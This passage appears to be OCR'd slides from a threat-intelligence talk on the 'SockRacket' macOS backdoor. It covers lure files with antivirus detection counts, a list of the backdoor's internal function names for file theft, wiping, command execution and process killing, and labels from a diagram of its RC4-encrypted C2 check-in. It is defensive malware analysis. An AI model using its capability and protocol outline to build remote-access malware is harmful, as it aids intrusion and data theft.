
Scanned	Detections	Type	Name
2023-01-18	36 / 64	ZIP	New Profit Distributions.zip
2023-01-30	34 / 61	Windows shortcut	Password.txt.lnk

SockRacket

Late-Stage Backdoor


Socket-based comms wrapped in RC4

A real long-term backdoor



```
process_module::file_down
process_module::file_wipe
process_module::process_request
process_module::resp_basicinfo
process_module::resp_cfg_get
process_module::resp_cfg_set
process_module::resp_cmd_create
process_module::resp_cmd_recv
process_module::resp_cmd_send
process_module::resp_file_dir
process_module::resp_file_down
process_module::resp_file_prop
process_module::resp_file_upload
process_module::resp_file_wipe
process_module::resp_file_zipdown
process_module::resp_proc_kill
```

Execution	Persistence	Delivery	Internal Naming
Zsh or sh shell	n/a	Post Exploitation	mac_t



SockRacket

Check-In

Validation Data

Response

Encrypted Packet

Encrypted Data
Plaintext Key

Encrypted Data

Encrypted Int


Encrypted Result

C2

Check-In


Command

SockRacket Decrypted Comms (<3 PIM)

